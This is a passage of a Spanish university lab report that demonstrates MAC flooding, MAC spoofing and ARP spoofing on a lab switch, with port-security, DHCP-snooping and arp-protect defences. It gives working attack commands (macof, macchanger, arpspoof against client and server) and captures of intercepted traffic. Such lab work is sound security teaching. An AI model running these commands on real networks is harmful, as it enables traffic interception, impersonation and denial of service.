P1 – Seguridad en Redes LAN

Módulo 2: Seguridad en Redes de Datos

Máster en Seguridad TIC (XIII edición)

Javier García Aguilar

Jorge Gonzalo Linares Serrano

Juan Antonio Robledo Menéndez

ÍNDICE

1. Configuración del software de recepción de Trap 4
2. Ataque de MAC Flooding 4
   2.1. Debilidad atacada 4
   2.2. Método de ataque 5
   2.3. Medida de protección 5
   2.4. Verificación 6
3. Ataque/defensa de MAC Spoofing 7
   3.1. Debilidad atacada 7
   3.2. Método de ataque 8
   3.3. Medida de protección 9
   3.4. Verificación 9
4. Ataque de ARP Spoofing en la misma VLAN 10
   4.1. Debilidad atacada 10
   4.2. Método de ataque 10
   4.3. Medida de protección 12
   4.4. Verificación 13
5. Ataque de ARP Spoofing en VLANs diferentes 14
   5.1. Debilidad atacada 14
   5.2. Método de ataque 14
   5.3. Medidas de protección 16
   5.4. Verificación 17
6. Ataque al servidor DHCP 17
   6.1. Ataque de DoS 18
      6.1.1 Debilidad atacada 18

6.1.2 Método de ataque 18

6.1.3 Medida de protección 19

6.2. Ataque de DHCP Spoofing 19

6.2.1 Debilidad atacada 19

6.2.2 Método de ataque 20

6.2.3 Medida de protección 21

7. Ataque a redes WiFi 21

7.1. Debilidad atacada 21

7.2. Método de ataque 21

7.3. Medida de protección 24

7.4. Verificación 25

1. Configuración del software de recepción de Trap

El servidor de gestión se ubicará en una VLAN independiente destinada exclusivamente a la administración de los conmutadores y demás dispositivos de red. En esta misma VLAN estará la consola de gestión. Para la práctica se usará la VLAN 24. El servidor de gestión será el cuarto ordenador de la mesa del laboratorio, conectado al puerto 24 del conmutador y con la dirección IP 10.10.24.24. Para arrancar el servidor se abrirá el **SNMP MIB Browser**, se cargarán todas las Mibs y se abrirá el visor de traps.




Figura 1. Interfaz del visor de Traps

```
ProCurve Switch 2610-24$ show running-config
Running configuration:
; J9085A Configuration Editor; Created on release #R.11.123
hostname "ProCurve Switch 2610-24"
ip routing
snmp-server community "public" Unrestricted
vlan 1
   name "DEFAULT_VLAN"
   untagged 1-23,25-28
   ip address dhcp-bootp
   no untagged 24
   exit
vlan 24
   name "VLAN24"
   untagged 24
   ip address 10.10.24.254 255.255.255.0
   exit
snmp-server host 10.10.24.24 community "public" trap-level all
```

Tabla 1. Asociación del puerto 24 a la VLAN 24 y establecimiento del gestor de traps

2. Ataque de MAC Flooding

2.1. Debilidad atacada

La Tabla MAC del conmutador puede albergar un número limitado de entradas. La debilidad atacada surge a partir del comportamiento del conmutador una vez dicha tabla se desborda, y es que, en dicha situación, al recibir un mensaje L2 (de una VLAN determinada) con una MAC destino no recogida en tabla, se llevará a cabo una difusión del mensaje por todos los puertos asociados a esa VLAN, permitiendo al atacante mediante sniffing, capturar el tráfico enviado por otros equipos.

2.2. Método de ataque

El método de ataque reside en desbordar la Tabla MAC del conmutador mediante el envío de mensajes L2 (con diferentes direcciones MAC de origen), para ello se ha empleado la herramienta **macof** del paquete **dsniff**, la cual permite enviar, de manera masiva, paquetes con direcciones origen y destino IPv4 y MAC aleatorios.

```
(root㉿lt205)-[~]# macof -i eth0
```

Tabla 2. Comando para forzar un MAC Flooding por la interfaz eth1




Figura 2. Paquetes generados mediante la herramienta macof




Figura 3. Comprobación del llenado de la Tabla MAC del conmutador

Posteriormente, cuando las entradas con las direcciones MAC de los equipos legítimos de la red expiran (y la tabla sigue desbordada), al enviar un mensaje con cabecera L2, el conmutador lo reenviará por todos los puertos (pertenecientes a esa misma VLAN), llegándole al atacante, que se encontrará esnifando el tráfico mediante **Wireshark**.




Figura 4. Tráfico esnifado por el atacante procedente del cliente

Si se analiza el flujo de segmentos TCP/HTTP capturados, se puede observar como el equipo cliente (10.10.10.9) está solicitando un fichero denominado 'index.html' a la dirección 10.10.10.2 (dirección IPv4 del servidor HTTP), pudiendo ver incluso el contenido exacto de este.

2.3. Medida de protección

La contramedida de seguridad consiste en limitar en el propio switch el número de entradas MAC aprendidas por un puerto. En la práctica se plantea configurar en el conmutador una limitación de 1 entrada MAC por cada interfaz.

```
ProCurve Switch 2610-24# port-security all learn-mode limited-continuous
address-limit 1
```

Tabla 3. Comando para limitar una entrada MAC a un puerto

2.4. Verificación

El motivo de su funcionamiento radica en que el puerto del conmutador conectado al atacante, pese a estar recibiendo mensajes L2 con direcciones MAC origen que no tiene apuntadas en su Tabla MAC, solo ha apuntado la MAC del primer paquete recibido del atacante al ejecutar la herramienta **macof**. Como consecuencia, se evita el desbordamiento y por tanto la implementación que fuerza la difusión de los mensajes. Si se vuelve a mostrar el número de direcciones MAC aprendidas en el conmutador, se observará como queda limitado a tres (cliente, atacante y servidor).

```
ProCurve Switch 2610-24$ MACSlearnt
Total Learns = 3
ProCurve Switch 2610-24$ MACSlearnt
Total Learns = 3
```

Figura 5. Número de direcciones MAC aprendidas

Si se realiza tras esto el intercambio de información web entre el cliente y el servidor, se verifica que el atacante no es capaz de capturar las tramas.

En la consola de recepción de Traps se puede visualizar como se está produciendo una violación de seguridad en el puerto del atacante. Esto supone una herramienta extremadamente útil para los administradores de red, puesto que permiten automatizar el envío de alarmas ante la consecución de ataques, lo que provoca que la respuesta a estos sea mucho más rápida y eficaz.

```
ProCurve Switch 2610-24(config)# show port-security intrusion-log

 Status and Counters - Intrusion Log

  Port  MAC Address   Date / Time
  ----- ------------- -------------------------
  6     6805ca-29f9df 01/01/90 00:45:16
```

Figura 6. Estado del registro de intrusiones




Figura 7. Detalles de la información del Trap

```
ProCurve Switch 2610-24$ show interfaces brief

 Status and Counters - Port Status

                   | Intrusion                          MDI   Flow  Bcast
  Port  Type       | Alert     Enabled Status Mode      Mode  Ctrl  Limit
  ----- --------- + --------- ------- ------ ---------- ----- ----- ------
  1     10/100TX   | No        Yes     Down   100FDx    MDIX  off   0
  2     10/100TX   | No        Yes     Up     100FDx    MDI   off   0
  3     10/100TX   | No        Yes     Down   100FDx    MDI   off   0
  4     10/100TX   | No        Yes     Down   100FDx    MDIX  off   0
  5     10/100TX   | No        Yes     Down   100FDx    MDI   off   0
  6     10/100TX   | Yes       Yes     Up     100FDx    MDIX  off   0
  7     10/100TX   | No        Yes     Down   100FDx    MDIX  off   0
  8     10/100TX   | No        Yes     Down   100FDx    MDI   off   0
  9     10/100TX   | No        Yes     Up     100FDx    MDIX  off   0
  10    10/100TX   | No        Yes     Down   100FDx    MDIX  off   0
  11    10/100TX   | No        Yes     Down   100FDx    MDIX  off   0
  12    10/100TX   | No        Yes     Down   100FDx    MDI   off   0
  13    10/100TX   | No        Yes     Down   100FDx    MDI   off   0
  14    10/100TX   | No        Yes     Down   100FDx    MDI   off   0
  15    10/100TX   | No        Yes     Down   100FDx    MDI   off   0
  16    10/100TX   | No        Yes     Down   100FDx    MDIX  off   0
  17    10/100TX   | No        Yes     Down   100FDx    MDI   off   0
ProCurve Switch 2610-24$ clear intrusion-flags
```

Figura 8. Estado de la bandera de intrusión

3. Ataque/defensa de MAC Spoofing

3.1. Debilidad atacada

Un puerto puede tener puede tener varias MACs asociadas, sin embargo, una misma MAC no puede estar asociada a varios puertos puesto que debe ser única. Ante la recepción de mensajes con la misma MAC origen que otro puerto, el conmutador borra la entrada anterior asociada a este y añade la nueva (con el valor del puerto modificado). Este comportamiento permite la movilidad de equipos, sin embargo, supone una debilidad, puesto que un atacante tras cambiar su MAC a la de la víctima, puede mediante el envío masivo de mensajes con cabecera L2, imponer el puerto al que se encuentra conectado al conmutador por encima del equipo de la víctima con la dirección MAC legítima. Si lo consigue, el tráfico será enviado por el conmutador hacía él, haciendo que la víctima sea inaccesible (DoS) y suplantando su identidad (si además decide asociar a su interfaz la misma dirección IP que la de la víctima).

3.2. Método de ataque




Figura 9. MAC del paquete HTTP interceptado

El ataque consistirá en explotar este comportamiento de la Tabla MAC explicado y suplantar la identidad de la víctima. Primero el atacante asignará a su interfaz la misma dirección MAC que la interfaz del equipo de la víctima, la cual se ha obtenido analizando los mensajes HTTP capturados en el anterior ataque.

La herramienta que se ha empleado en la práctica para cambiar la dirección MAC del equipo atacante ha sido **macchanger**, pasándole como parámetros la dirección MAC deseada y la interfaz en la que se quiere aplicar.




Figura 10. Herramienta para el cambio de dirección MAC

Si realizamos una prueba de conectividad entre el cliente y el servidor, se puede comprobar cómo sigue funcionando, el motivo es que, en la Tabla MAC del conmutador, el puerto asociado a la MAC de la víctima es el legítimo puesto que el atacante aún no ha mandado de manera masiva mensajes con cabeceras L2 (con la MAC origen suplantada). Para llevar a cabo esto último, se ha realizado un **ping** (con la dirección destino IPv4 del servidor, aunque es irrelevante).




Figura 11. Envío masivo de mensajes con cabecera L2 (con la MAC origen de la víctima) desde el atacante

Al realizar otra prueba de conectividad entre el cliente y el servidor, se comprueba que ya no hay conectividad haciendo inaccesible el servidor y por tanto llevando a cabo un ataque **DoS**. Además, ese tráfico es redirigido al atacante, provocando un ataque de **sniffing**. Como aún no se ha logrado suplantar por completo la identidad del servidor, lo único que verá el atacante será los segmentos SYN de la conexión TCP enviados por el cliente y como no son asentidos.




Figura 12. Recepción de los mensajes SYN de la conexión TCP fallida

Para llevar a cabo el ataque de MAC spoofing, se debe responder a las peticiones al servidor, para ello se ha asociado a la interfaz **eth1** la dirección IPv4 del servidor (10.10.10.2).

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 68:05:ca:2a:03:4d brd ff:ff:ff:ff:ff:ff permaddr 68:05:ca:29:f9:df
    inet 10.10.1.6/24 brd 10.10.1.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet 10.10.1.2/24 brd 10.10.1.255 scope global secondary eth1
       valid_lft forever preferred_lft forever
```

Figura 13. Verificación de la asignación de la IP del servidor

Como alternativa al ejercicio se ha puesto en marcha un servidor HTTP con Python para que devuelva un recurso denominado 'index.html' con un mensaje de suplantación.

```
┌──(root㉿lt205)-[~]
└─# python -m http.server 80 -d .
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:
10.10.1.9 - - [07/Nov/2025 20:29:44] "GET /index
```

Figura 14. Comando para arrancar el servidor HTTP mediante Python

```
10.10.1.6   10.10.1.9   ICMP    98 Echo (ping) request  id=0x0007, seq=390/34305, ttl
10.10.1.9   10.10.1.6   ICMP    98 Echo (ping) reply    id=0x0007, seq=390/34305, ttl
10.10.1.9   10.10.1.2   TCP     74 46990 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SA
10.10.1.2   10.10.1.9   TCP     74 80 → 46990 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
10.10.1.9   10.10.1.2   TCP     66 46990 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval
10.10.1.9   10.10.1.2   HTTP   533 GET /index.html HTTP/1.1
10.10.1.2   10.10.1.9   TCP     66 80 → 46990 [ACK] Seq=1 Ack=468 Win=64768 Len=0 TSv
10.10.1.2   10.10.1.9   TCP    251 80 → 46990 [PSH, ACK] Seq=1 Ack=468 Win=64768 Len=
10.10.1.2   10.10.1.9   HTTP   101 HTTP/1.0 200 OK  (text/html)
10.10.1.9   10.10.1.2   TCP     66 46990 → 80 [ACK] Seq=468 Ack=186 Win=30336 Len=0 T
10.10.1.9   10.10.1.2   TCP     66 46990 → 80 [FIN, ACK] Seq=468 Ack=222 Win=30336 Le
10.10.1.2   10.10.1.9   TCP     66 80 → 46990 [ACK] Seq=222 Ack=469 Win=64768 Len=0 T
10.10.1.6   10.10.1.9   ICMP    98 Echo (ping) request  id=0x0007, seq=391/34561, ttl
```

Figura 15. Captura de la petición y respuesta HTTP

No es seguro | 10.10.1.2/index.html Incógnito

He suplantado al servidor

Figura 16. Contenido del recurso 'index.html' solicitado por el cliente

3.3. Medida de protección

La defensa consiste en crear una lista de MACs que pueden ser aprendidas en un determinado puerto, lo que protegería al conmutador de apuntar en la Tabla MAC otras MACs asociadas a ese puerto. Para ello se empleará la opción **mac-address** de **port-security**.

```
ProCurve Switch 2610-24# port-security 6 learn-mode configured mac-address
68:05:ca:29:f9:df
```

Tabla 4. Comando para asociar una lista de MACs válidas a un puerto

3.4. Verificación

Para verificar que la contramedida ha funcionado, tras la repetición del ataque anterior, se ha mostrado las direcciones MAC asociadas a los distintos puertos y se ha comprobado que dicha correspondencia sea legítima.

```
ProCurve Switch 2610-24(config)# show mac-address

Status and Counters - Port Address Table

 MAC Address   Port  VLAN
 ------------- ----- ----
 6805ca-29f9df 6     1
 6805ca-2a034d 2     1
 6805ca-2ebf5b 9     1
```

Figura 17. Asociación MAC/puertos




Figura 18. Traps recibidos

4. Ataque de ARP Spoofing en la misma VLAN

4.1. Debilidad atacada

Los ataques anteriores buscaban explotar alguna vulnerabilidad del conmutador, en este caso, el objetivo son los equipos finales. Si bien es cierto que, en anteriores ataques, se podía establecer en el switch una lista de MACs asociadas a un puerto determinado, frente al protocolo ARP (ejecutado en los equipos finales) estas contramedidas no funcionan. El ataque reside en el envío de mensajes ARP (preferiblemente del tipo Request) a una víctima, donde se asocia la dirección MAC del atacante con la IP del equipo que se quiere suplantar la identidad. Así, la víctima, tras la recepción de uno de estos mensajes actualiza o añade esa nueva entrada a su Tabla ARP. Al enviar el cliente un paquete con destino a la IP suplantada, este será redirigido al atacante, permitiendo ataques de distinta índole (DoS, Sniffing, MiM…).

4.2. Método de ataque

En primer lugar, se ha activado el reenvío de paquetes IP de la máquina atacante para que pueda incorporarse entre el equipo cliente y el servidor de forma transparente.

A continuación, se 'envenena' la Tabla ARP del cliente mediante la herramienta **arpspoof**, la cual envía mensajes ARP masivos con la asociación MAC_atacante/IP_servidor (68:05:ca:29:f9:df/10.10.1.2).

```
root@lt205$ arpspoof -i eth1 -t 10.10.1.9 10.10.1.2
```

Tabla 5. Comando para suplantar en el equipo cliente la dirección MAC del servidor




Figura 19. Captura de paquetes ARP de suplantación

Si realizamos un **ping** desde el cliente al servidor, capturando el tráfico del enlace que une al equipo atacante con el conmutador, se puede apreciar como el ICMP_Request tiene como destino este mismo. Además, una vez le alcanza (al atacante), responde al cliente con un ICMP_Redirect debido a que en su tabla posee una ruta más directa para alcanzar al servidor. De manera simultánea, al tener el forwarding activo, reenvía el ICMP_Request anterior al servidor, sin embargo, al llegar a este, detecta una inconsistencia entre la dirección MAC asociada a la IP del cliente (10.10.1.9) y la entrada almacenada en la Tabla ARP del servidor, por ello no genera una respuesta, haciendo imposible la captura de los ICMP_Reply.




Figura 20. Tráfico capturado por el atacante

El motivo de no estar pudiendo recibir las respuestas desde la 10.10.1.2 es porque el atacante debe a su vez realizar de manera simultánea otro ataque **arpspoof** al servidor, 'envenenando' su Tabla ARP e insertando en ella la asociación MAC_atacante/**IP_cliente** (68:05:ca:29:f9:df/**10.10.1.9**), para que de esta forma no se produzca la inconsistencia antes mencionada. Hasta realizar las modificaciones pertinentes se estaría llevando a cabo un ataque **DoS/Sniffing** al cliente.

```
root@lt205$ arpspoof -i eth1 -t 10.10.1.2 10.10.1.9
```

Tabla 6. Comando para suplantar en el equipo servidor la dirección MAC del cliente

Tras la ejecución del comando anterior, si se realiza se realiza una petición HTTP desde el equipo cliente al servidor web, el atacante podrá capturar todos los paquetes intercambiados, llevando a cabo un ataque **MiM**.

27.591955862	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.1.2 is at 68:05:ca:29:f9:df (duplicate use
28.003032064	Intel_29:f9:df	Intel_2a:03:4d	ARP	42	10.10.1.9 is at 68:05:ca:29:f9:df
29.592139570	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.1.2 is at 68:05:ca:29:f9:df (duplicate use
30.003277527	Intel_29:f9:df	Intel_2a:03:4d	ARP	42	10.10.1.9 is at 68:05:ca:29:f9:df
31.289822839	10.10.1.9	10.10.1.2	TCP	66	46205 → 80 [FIN, ACK] Seq=1 Ack=1 Win=229 Len=0 TS
31.289865480	10.10.1.2	10.10.1.9	TCP	66	80 → 46205 [ACK] Seq=1 Ack=2 Win=510 Len=0 TSval=
31.290234938	10.10.1.9	10.10.1.2	TCP	74	46208 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SA
31.290235249	10.10.1.9	10.10.1.2	TCP	74	46209 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SA
31.290280912	10.10.1.2	10.10.1.9	TCP	74	80 → 46208 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
31.290294983	10.10.1.2	10.10.1.9	TCP	74	80 → 46209 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
31.290657601	10.10.1.9	10.10.1.2	TCP	66	46208 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval
31.290657937	10.10.1.9	10.10.1.2	TCP	66	46209 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval
31.292231150	10.10.1.9	10.10.1.2	HT…	580	GET /index.html HTTP/1.1
31.292301443	10.10.1.2	10.10.1.9	TCP	66	80 → 46208 [ACK] Seq=1 Ack=515 Win=64768 Len=0 TS
31.293897195	10.10.1.2	10.10.1.9	HT…	555	HTTP/1.1 200 OK (text/html)
31.294340206	10.10.1.9	10.10.1.2	TCP	66	46208 → 80 [ACK] Seq=515 Ack=490 Win=30336 Len=0
31.592312466	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.1.2 is at 68:05:ca:29:f9:df (duplicate use
32.003420912	Intel_29:f9:df	Intel_2a:03:4d	ARP	42	10.10.1.9 is at 68:05:ca:29:f9:df
33.561979006	10.10.1.2	10.10.1.9	TCP	74	[TCP Retransmission] 80 → 46207 [SYN, ACK] Seq=0
33.592529962	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.1.2 is at 68:05:ca:29:f9:df (duplicate use
34.003629306	Intel_29:f9:df	Intel_2a:03:4d	ARP	42	10.10.1.9 is at 68:05:ca:29:f9:df

Figura 21. Tráfico capturado en ambas direcciones. Ataque MiM

Una vez capturado el tráfico, si se hace un seguimiento del flujo TCP/HTTP de los mensajes intercambiados entre el cliente y el servidor, se puede identificar que el cliente está haciendo una petición GET desde el navegador (Mozilla) al puerto 80 solicitando el recurso index.html. Si se quisiera **suplantar la identidad del servidor**, se debería poner en marcha un servidor web en el mismo puerto, que ofreciese un recurso con el mismo nombre. Además, es imprescindible añadir a la interfaz del atacante la IP del servidor (el reenvío se podría desactivar).

4.3. Medida de protección

La problemática a resolver es que los mensajes ARP son generados por los equipos finales, por lo que las medidas de protección anteriores ya no valdrían, puesto que se relacionan con el aprendizaje de direcciones MAC en el conmutador.

Existen dos alternativas para solucionar el problema, introducir las Tablas ARP manualmente en los equipos finales (siendo un proceso lento y poco escalable), o (la que es implementada) permitir que el propio conmutador bloquee determinados mensajes ARP.

Para llevar a cabo esta última, es necesario activar la construcción de la **Tabla DHCP Snooping** en el conmutador, la cual relaciona las direcciones MAC de los equipos con su IP, puerto, VLAN... se requiere de un servidor DHCP del que se extraerá la información, por ello se le asigna a su vez la VLAN/puerto por los que llegarán los paquetes DHCP además de la dirección del servidor que los genera (DHCP server).

```
ProCurve Switch 2610-24# dhcp-snooping
ProCurve Switch 2610-24# dhcp-snooping vlan 1
ProCurve Switch 2610-24# dhcp-snooping trust 2
ProCurve Switch 2610-24# dhcp-snooping authorized-server 10.10.1.2
```

Tabla 7. Comandos para la construcción de la Tabla DHCP Snooping

A continuación, se ejecuta el comando **arp-protect** (comprueba únicamente la asociación de los campos MAC e IP de la **Tabla DHCP Snooping**) y se configuran los puertos, asignándoles el tipo **untrust arp-protect**, que permite introducir paquetes ARP en el puerto sólo con valores MAC/IP emisor (de la cabecera ARP) existentes en la tabla antes mencionada; o **trust arp-protect**, en los cuales no se hace ninguna comprobación de ARP. Como es lógico, los primeros serán impuestos en los puertos en los que no se confíe

(todos por defecto) y los segundos se asignarán a los puertos confiables (puerto 2, que es en el que se encuentra el servidor web/DHCP legítimo). De esta forma el atacante ubicado en el puerto 6 de tipo **untrust** no podrá enviar mensajes ARP con la IP suplantada asociada a su MAC porque dicha asociación no aparecerá en la **Tabla DHCP Snooping**.

```
ProCurve Switch 2610-24# arp-protect
ProCurve Switch 2610-24# arp-protect vlan 1
ProCurve Switch 2610-24# arp-protect trust 2
```

Tabla 8. Comandos para la comprobación de los valores MAC/IP de la cabecera ARP

4.4. Verificación

Arrancamos el cliente y atacante para que obtengan sus parámetros de configuración mediante DHCP. Y volvemos a ejecutar el **arpspoof**.

```
root@lt205$ dhclient eth1
root@lt205$ arpspoof -i eth1 -t 10.10.1.9 10.10.1.2
```

Tabla 9. Comandos para la obtención de parámetros DHCP y suplantación ARP

Se puede observar como de manera inmediata se empiezan a denegar los mensajes ARP procedentes del atacante a través del puerto 6 y la VLAN 1.

```
DARP Deny ARP Reply 6805ca-29f9df,10.10.1.2 port 6, vlan 1
DARP Deny ARP Reply 6805ca-29f9df,10.10.1.2 port 6, vlan 1
DARP Allow: ARP 6805ca-2ebf5b,10.10.1.9 port 9,vlan 1
DARP Allow: ARP 6805ca-29f9df,10.10.1.6 port 6,vlan 1
DARP Deny ARP Reply 6805ca-29f9df,10.10.1.2 port 6, vlan 1
DARP Deny ARP Reply 6805ca-29f9df,10.10.1.2 port 6, vlan 1
DARP Deny ARP Reply 6805ca-29f9df,10.10.1.2 port 6, vlan 1
DARP Deny ARP Reply 6805ca-29f9df,10.10.1.2 port 6, vlan 1
